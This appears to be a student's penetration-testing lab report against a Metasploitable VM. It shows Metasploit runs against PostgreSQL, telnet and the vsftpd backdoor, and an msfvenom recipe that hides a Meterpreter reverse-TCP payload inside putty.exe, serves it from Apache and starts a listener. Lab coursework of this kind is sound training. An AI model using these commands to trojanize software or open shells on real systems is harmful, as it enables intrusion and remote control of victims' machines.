[*] Started reverse double SSL handler on 0.0.0.0:4444
[-] 192.168.0.2:23 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.0.2:23) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(solaris/telnet/ttyprompt) > \
```

Exploiting a FTP vulnerability

The screenshot shows the Greenbone Security Assistant interface. On the left, there's a sidebar with links like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali Nethunter, Exploit-DB, and a link to the issue report. The main content area has sections for 'Detection Result' and 'Insight'. Under 'Detection Result', it says 'It was possible to login with the following credentials <User>:<Password> user:user'. Under 'Insight', it notes that the 'FTP Brute Force Login' (OID: 1.3.6.1.4.1.25623.1.0.108717) might run into a timeout if the actual reporting of this vulnerability takes place in the VT instead. Below that is a 'Detection Method' section with details about the detection logic and version information. At the bottom, there's an 'Impact' section. On the right side of the interface, there's a terminal window showing Metasploit commands and results related to the exploit.

Going to aim for the 25/tcp port and exploit the SSL/TLS deprecated SSLv2 and SSLv3 Protocol Detection Vulnerability



The screenshot shows the Greenbone Security Assistant interface. At the top, there are tabs for 'Settings' and 'Resilience'. Below the tabs, the URL is https://127.0.0.1:9392/report/ad225332-8e9f-4179-8382-9668368578c3. The main content area displays two findings:

- TWiki Cross-Site Request Forgery Vulnerability**: A 4.0 (Medium) issue on port 80/tcp (IP: 192.168.0.2) with a detailed description.
- SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection**: A 5.5 (Medium) issue on port 25/tcp (IP: 192.168.0.2) with a detailed description.

Below these findings, sections include 'Summary', 'Detection Result', 'Insight' (listing known cryptographic flaws), and 'Detection Method'. The bottom right corner shows the copyright information: 'Greenbone Security Assistant (GSA) Copyright (C) 2009-2022 by Greenbone Networks GmbH, www.greenbone.net'.

Decided to compare the list of services discovered by metasploit and compare it to the vulnerability scan to see what ports I can utilize and exploit

Decided to go for port 5432/tcp postgresql with the vulnerability of weak passwords

Searched for vulnerabilities under postgresql

The screenshot shows a terminal window titled 'Web Virtual Machine - Google Chrome' running on a Kali Linux host. The command msf6 > search type:exploit postgresql is entered, and the results are displayed in a table:

#	Name	Closure Date	Rank	Check	Description	Dis
0	exploit/multi/http/manage_engine_dc_pmp_sqli	4-06-08	excellent	Yes	ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection	201
1	exploit/multi/postgres/postgres_copy_from_program_cmd_exec	9-03-20	excellent	Yes	PostgreSQL COPY FROM PROGRAM Command Execution	201
2	exploit/multi/postgres/postgres_createlang	6-01-01	good	Yes	PostgreSQL CREATE LANGUAGE Execution	201
3	exploit/linux/postgres/postgres_payload	7-06-05	excellent	Yes	PostgreSQL for Linux Payload Execution	200
4	exploit/windows/postgres/postgres_payload	9-04-10	excellent	Yes	PostgreSQL for Microsoft Windows Payload Execution	200

The terminal prompt is msf6 >.



GRAND CANYON UNIVERSITY™

Decided to go with 3 then see the exploit options available

```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbcd9a2&loginPrompt=false
Shell No. 1
11:11 PM | G
File Actions Edit View Help
6-01-01      good     Yes    postgresql CREATE LANGUAGE Execution
3 exploit/linux/postgres/postgres_payload      200
7-06-05      excellent Yes    postgresql for Linux Payload Executio
n
4 exploit/windows/postgres/postgres_payload      200
9-04-10      excellent Yes    postgresql for Microsoft Windows Payl
oad Execution
Interact with a module by name or index. For example info 4, use 4 or
use exploit/windows/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):
Name      Current Setting  Required  Description
DATABASE  template1       yes       The database to authenticat
e against
PASSWORD  postgres         no        The password for the specif
ied username. Leave blank f
or a random password.
RHOSTS    192.168.1.11   yes       The target host(s), see htt
ps://docs.metasploit.com/do
cs/using-metasploit/basics/

```

Discovered the database name to authenticate against, the password that can be used but it also told me that I can leave the password blank to access it and the username to use to login : postgres. It gave me

```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbcd9a2&loginPrompt=false
Shell No. 1
11:12 PM | G
File Actions Edit View Help
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):
Name      Current Setting  Required  Description
DATABASE  template1       yes       The database to authenticat
e against
PASSWORD  postgres         no        The password for the specif
ied username. Leave blank f
or a random password.
RHOSTS  192.168.1.11   yes       The target host(s), see htt
ps://docs.metasploit.com/do
cs/using-metasploit/basics/
using-metasploit.html
RPORT    5432             yes       The target port
USERNAME postgres         yes       The username to authenticat
e as
VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.1.11   yes       The listen address (an interfa

```

the name of the port I was targeting: RPORT.



GRAND CANYON UNIVERSITY™

```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbbd9a2&loginPrompt=false
Shell No.1
File Actions Edit View Help
Greenglass Home cs/using-metasploit/basics/
RPORT 5432 yes using-metasploit.html
USERNAME postgres yes The target port
VERBOSE false no The username to authenticate
as
Enable verbose output
Topic File System

Payload options (linux/x86/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Linux x86

View the full module info with the info, or info -d command.
msf6 exploit(linux/postgres/postgres_payload) >
```

Provided payload options:

I then searched for payloads aka the pathways to the attack I could perform which provided me with 34 payload options to choose from:

```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbbd9a2&loginPrompt=false
Shell No.1
File Actions Edit View Help
msf6 exploit(linux/postgres/postgres_payload) > show payloads
Compatible Payloads
# Name Disclosure Date Rank Check Description
payload/generic/custom normal No Custom Payload
payload/generic/debug_trap normal No Generic x86 Debug Trap
payload/generic/shell_bind_aws_ssm normal No Command Shell, Bind SSM (via AWS API)
payload/generic/shell_bind_tcp normal No Generic Command Shell, Bind TCP Inline
payload/generic/shell_reverse_tcp normal No Generic Command Shell, Reverse TCP Inline
payload/generic/ssh/interact normal No Interact with Established SSH Connection
payload/generic/tight_loop normal No Generic x86 Tight Loop
payload/linux/x86/chmod normal No Linux Chmod
payload/linux/x86/exec normal No Linux Execute Command
```



GRAND CANYON UNIVERSITY™

```
msf6 exploit(linux/postgres/postgres_payload) > set payload 19
payload => linux/x86/metsvc_reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > \
```

The screenshot shows a terminal window titled "Shell No. 1" running on a "Web Virtual Machine - Google Chrome" session. The terminal displays the following Metasploit command-line interface (CLI) session:

```
[*] Exploit completed, but no session was created.
msf6 exploit(linux/postgres/postgres_payload) > set lhost 127.0.0.1
lhost => 127.0.0.1
msf6 exploit(linux/postgres/postgres_payload) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want
ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[-] Connection failed
[*] Exploit completed, but no session was created.
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):
Name      Current Setting  Required  Description
DATABASE  template1       yes        The database to authenticate against
PASSWORD  postgres         no         The password for the specified username. Lea
ve blank for a random password.
RHOSTS    192.168.0.2      yes        The target host(s), see https://docs.metaspl
oit.com/docs/using-metasploit/basics/using-m
etasploit.html
RPORT     5432              yes        The target port
USERNAME  postgres          yes        The username to authenticate as
VERBOSE   false             no         Enable verbose output

Payload options (linux/x86/metsvc_reverse_tcp):
Name      Current Setting  Required  Description
LHOST    127.0.0.1        yes        The listen address (an interface may be specifi
ed)
LPORT    4444              yes        The listen port
```



GRAND CANYON UNIVERSITY™

After setting the rhosts ip to the correct attack address and attempting to set my ip address as the lhost I was ready to perform the exploit. It performed but kept saying that the connection failed.

Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fb9a2&loginPrompt=false
Shell No. 1
File Actions Edit View Help
RHOSTS 192.168.0.2 yes The target host(s), see <https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html>
REPORT 5432 yes The target port
USERNAME postgres yes The username to authenticate as
VERBOSE false no Enable verbose output

Payload options (linux/x86/metsvc_reverse_tcp):
Name Current Setting Required Description
LHOST 127.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 Trash yes The listen port

Exploit target:
Id Name
--
0 Linux x86

View the full module info with the info, or info -d command.
msf6 exploit(linux/postgres/postgres_payload) > exploit
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[-] Connection failed
[*] Exploit completed, but no session was created.
msf6 exploit(linux/postgres/postgres_payload) >

Decided to perform an exploit for vsftpd to implement a backdoor by first searching for it (noting that its in port 21).

Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fb9a2&loginPrompt=false
Shell No. 1
File Actions Edit View Help
host port proto name state info
192.168.0.2 21 tcp ftp open ProFTPD 1.3.1
192.168.0.2 22 tcp ssh open OpenSSH 4.7p1 Debian Bubuntul
192.168.0.2 23 tcp telnet open Linux telnetd
192.168.0.2 25 tcp smtp open Postfix smptd
192.168.0.2 53 tcp domain open ISC BIND 9.4.2
192.168.0.2 80 tcp http open Apache httpd 2.2.8 (Ubuntu) Ph
192.168.0.2 139 tcp netbios-ssn open Samba smbd 3.X - 4.X workgroup
192.168.0.2 445 tcp netbios-ssn open Samba smbd 3.X - 4.X workgroup
192.168.0.2 3306 tcp mysql open MySQL 5.0.51a-3ubuntu5
192.168.0.2 5432 tcp postgresql open PostgreSQL DB 8.3.0 - 8.3.7
192.168.0.2 8009 tcp ajp13 open Apache Jserv Protocol v1.3
192.168.0.2 8180 tcp open

msf6 > search type:exploit vsftpd
Matching Modules
Name Disclosure Date Rank Checked
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No

Interact with a module by name or index. For example info 0, use 0 or use ex
msf6 >

Decided to use this exploit then show options from this exploits payload, then set the rhosts to the ip address of the target



GRAND CANYON UNIVERSITY™

```
Web Virtual Machine - Google Chrome
labagent10speedcloud.gcu.edu:1024/Display/ID=84113534-d993-4a9e-90b5-8349bbd9a2&loginPrompt=false
[!] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
\

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
HOST          no            The local client address
CPORT         no            The local client port
Proxies       no            A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS        yes           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         21            yes           The target port (TCP)

Payload options (cmd/unix/interact):
Name      Current Setting  Required  Description
\

Exploit target:
Id  Name
0   Automatic
```

After exploiting it with the assigned rhosts it provided me with this feedback:

```
Web Virtual Machine - Google Chrome
labagent10speedcloud.gcu.edu:1024/Display/ID=84113534-d993-4a9e-90b5-8349bbd9a2&loginPrompt=false
[!] No payload configured, defaulting to cmd/unix/interact
[!] Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.0.2:21) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > \
```



Custom Payload

Summary: The goal was to use a reverse tcp handler in order to imitate utilizing a custom payload so that

Steps:

First step was to :Download the putty.exe

```
[root@kali ~]# wget http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
--2024-02-08 23:15:34--  http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
Resolving the.earth.li (the.earth.li) ... 93.93.131.124, 2a00:1098:86:4d:c0ff:ee:15:900d
Connecting to the.earth.li (the.earth.li)|93.93.131.124|:80 ... connected.
HTTP request sent, awaiting response ... 302 Found
Location: https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe [following]
--2024-02-08 23:15:35--  https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
Connecting to the.earth.li (the.earth.li)|93.93.131.124|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1489184 (1.4M) [application/x-msdos-program]
Saving to: 'putty.exe'

putty.exe          100%[=====]   1.24 MB/s

2024-02-08 23:16:14 (1.24 MB/s) - 'putty.exe' saved [1489184/1489184]

[root@kali ~]#
```

Then set a custom payload with a meterpreter reverse and backdoor to the windows vm:
127.0.0.1



GRAND CANYON UNIVERSITY™

Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbbd9a2&loginPrompt=false

```
[*] msf6 exploit(metasploit-framework) > search v6.3.21-dev
[*] Metasploit tip: View a module's description using info, or the enhanced version in your browser with info -d
[*] Metasploit Documentation: https://docs.metasploit.com/
[*] msf6 > msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp -f exe -o puttyX.exe
[*] msf6 > [*] exec: msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp -f exe -o puttyX.exe
[*] msf6 > [*] Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[*] Found 1 compatible encoders
[*] Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
[*] x86/shikata_ga_nai succeeded with size 381 (iteration=0)
[*] x86/shikata_ga_nai succeeded with size 408 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 435 (iteration=2)
[*] x86/shikata_ga_nai chosen with final size 435
[*] Payload size: 435 bytes
[*] Final size of exe file: 1888768 bytes
[*] Saved as: puttyX.exe
[*] msf6 >
```

Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbbd9a2&loginPrompt=false
root@kali: ~

```
[*] 04:22 PM | 🔒 G
```

```
windows/meterpreter/reverse_tcp lhost=192.168.0.3 -e x86/shikata_ga_nai -i 3 -b "\x00"
-p windows/meterpreter/reverse_tcp lhost=192.168.0.3 -e x86/shikata_ga_nai -i 3 -b "
[*] legacy functions, you are able to hear"
[*] _ga_nai
```



GRAND CANYON UNIVERSITY™

The putty executable file is not created but needs to be accessed by the windows vm:

```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fb9a2&loginPrompt=false
root@kali: ~
msf6 > msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=127.0.0.1 -e x86/shikata_ga_nai -i 3 -b "\x00"
[*] exec: msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=127.0.0.1 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] Skipping invalid encoder x86/shikata_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 1888256 bytes
Saved as: puttyX.exe
msf6 > msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=127.0.0.1 -e x86/shikata_ga_nai -i 3 -b "\x00"
[*] exec: msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=127.0.0.1 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
Payload size: 435 bytes
Final size of exe file: 1888768 bytes
Saved as: puttyX.exe
msf6 >
```

Created a directory called share and then checked to ensure that it did exist:

```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fb9a2&loginPrompt=false
root@kali: ~
[*] exec: msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=127.0.0.1 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
Payload size: 435 bytes
Final size of exe file: 1888768 bytes
Saved as: puttyX.exe
msf6 > mkdir /var/www/html/share
[*] exec: mkdir /var/www/html/share

msf6 > cd /var
[-] Unknown command: cd /var
msf6 > cd /var
msf6 > cd www
msf6 > cd html
[-] The specified path does not exist
msf6 > cd html
msf6 > ls
[*] exec: ls

index.html index.nginx-debian.html share
msf6 >
```



GRAND CANYON UNIVERSITY™

Realizing that I used the wrong IP address the first run I repeated all previous steps and had to use different file names. But was finally able to run the reverse TCP handler

A screenshot of a Kali Linux terminal window titled "Web Virtual Machine - Google Chrome". The URL bar shows "labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbdb9a2&loginPrompt=false". The terminal prompt is "root@kali: ~". The session starts with:

```
msf6 > cd /var/www/html/share
msf6 > ls
[*] exec: ls
puttyX.exe
msf6 > cd /var/www/html/share2
msf6 > ls
[*] exec: ls
putty.exe.1
msf6 > service apache2 start
[*] exec: service apache2 start

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 127.0.0.1 "quieter you become, the more you are able to hear"
LHOST => 127.0.0.1
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
y
```

When trying to access the browser it said it was unable to connect but it could be because my host laptop was connected to a public wifi network or because I utilized the wrong port so I went back and changed the LPORT to 9392 but it caused the screen to become frozen.



GRAND CANYON
UNIVERSITY™


Website Vulnerability Assessment

I started by installing zaproxy:

```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbbd9a2&loginPrompt=false

File Actions Edit View Help
root@kali: ~
[~]# (root㉿kali)-[~]
# sudo apt-get -y install zaproxy
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Top
The following packages were automatically installed and are no longer required:
libmujis2 libyara9 linux-image-6.0.0-kali6-cloud-amd64
python3-jaraco.classes python3-texttable
Use 'sudo apt autoremove' to remove them.
Top
The following packages will be upgraded:
zaproxy
1 upgraded, 0 newly installed, 0 to remove and 1791 not upgraded.
Need to get 197 MB of archives.
After this operation, 37.7 MB disk space will be freed.
Get:1 http://kali.download/kali kali-rolling/main amd64 zaproxy all 2.1
4.0-0kali1 [197 MB]
Fetched 197 MB in 4s (56.2 MB/s)
(Reading database ... 495454 files and directories currently installed.
)
Top
Preparing to unpack .../aproxy_2.14.0-0kali1_all.deb ...
Unpacking zaproxy (2.14.0-0kali1) over (2.12.0-0kali2) ...
Setting up zaproxy (2.14.0-0kali1) ...
Processing triggers for kali-menu (2023.3.1) ...
Top
[~]#
```

I then opened the application and my browser:




Before proceeding to any other steps I needed to make sure that the network settings were properly configured so that the LHOST was set my VM's local host: 127.0.0.1 and port 8080



GRAND CANYON
UNIVERSITY™



GRAND CANYON
UNIVERSITY™



After configuring the settings I opened a new tab to go to the ip address for the metasploitable 2: 192.168.0.2.

After going to advanced and accepting the risk and continuing it led this error:



GRAND CANYON
UNIVERSITY™

The screenshot shows a terminal window titled "Kali Linux" running on a Kali Linux system. The window title bar also includes "Settings" and "192.168.0.2/". The URL in the address bar is "https://192.168.0.2". The terminal content displays a Java stack trace:

```
ZAP Error [java.net.NoRouteToHostException]: No route to host
Stack Trace:
java.net.NoRouteToHostException: No route to host
        at java.base/sun.nio.ch.Net.pollConnect(Native Method)
        at java.base/sun.nio.ch.Net.pollConnectNow(Net.java:672)
        at java.base/sun.nio.ch.NioSocketImpl.timedFinishConnect(NioSocketImpl.java:549)
        at java.base/sun.nio.ch.NioSocketImpl.connect(NioSocketImpl.java:597)
        at java.base/java.net.SocksSocketImpl.connect(SocksSocketImpl.java:327)
        at java.base/java.net.Socket.connect(Socket.java:633)
        at org.apache.hc.client5.http.ssl.SSLConnectionSocketFactory.lambda$connectSocket$0(SSLConnectionSocketFactory.java:232)
        at java.base/java.security.AccessController.doPrivileged(AccessController.java:569)
        at org.apache.hc.client5.http.ssl.SSLConnectionSocketFactory.connectSocket(SSLConnectionSocketFactory.java:231)
        at org.zaproxy.addon.network.internal.client.apache5.SslConnectionSocketFactory.connectSocket(SslConnectionSocketFactory.java:195)
        at org.apache.hc.client5.http.impl.io.DefaultHttpClientConnectionOperator.connect(DefaultHttpClientConnectionOperator.java:181)
        at org.apache.hc.client5.http.impl.io.ZapHttpClientConnectionOperator.connect(ZapHttpClientConnectionOperator.java:95)
        at org.apache.hc.client5.http.impl.io.PoolingHttpClientConnectionManager.connect(PoolingHttpClientConnectionManager.java:100)
```

We are now able to see the requests on zap but they only showed the failed requests:




ID	So...	Req. Timest...	Me...	URL	C...	Reason	... Size R...	Highest ...	N...	Ta...
1	↳ ...	2/14/24,	1:2...	GET	https://support.mozilla.org...	3...	Found	9... 0 bytes	Medium	S...
8	↳ ...	2/14/24,	1:2...	GET	https://support.mozilla.org...	2...	OK	5... 84,11...	Medium	F...
11	↳ ...	2/14/24,	1:2...	GET	http://192.168.0.3/	5...	Bad Gatew...	3... 4,544...		
13	↳ ...	2/14/24,	1:2...	GET	https://192.168.0.2/	5...	Bad Gatew...	3... 4,555...		

I checked my settings once again and even tried to restart my LopesCloud and restart the browser but it still led to the same failures- I am thinking the lab was malfunctioning or just down when trying to connect. I also tried different IP addresses just to makes sure it wasn't the one



GRAND CANYON UNIVERSITY™

website. (192.168.0.3 and 192.168.0.2 and 192.168.122.148):



A screenshot of the ZAP (Zed Attack Proxy) application interface. The main window title is "Untitled Session - 20240214-005941 - ZAP 2.14.0". The address bar shows the URL "labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbbd9a2&loginPrompt=false". The Firefox tab is active, displaying the URL "about:preferences". The "Connection Settings" dialog box is open in the foreground, titled "Connection Settings". It contains the following configuration:

- Proxy selection:
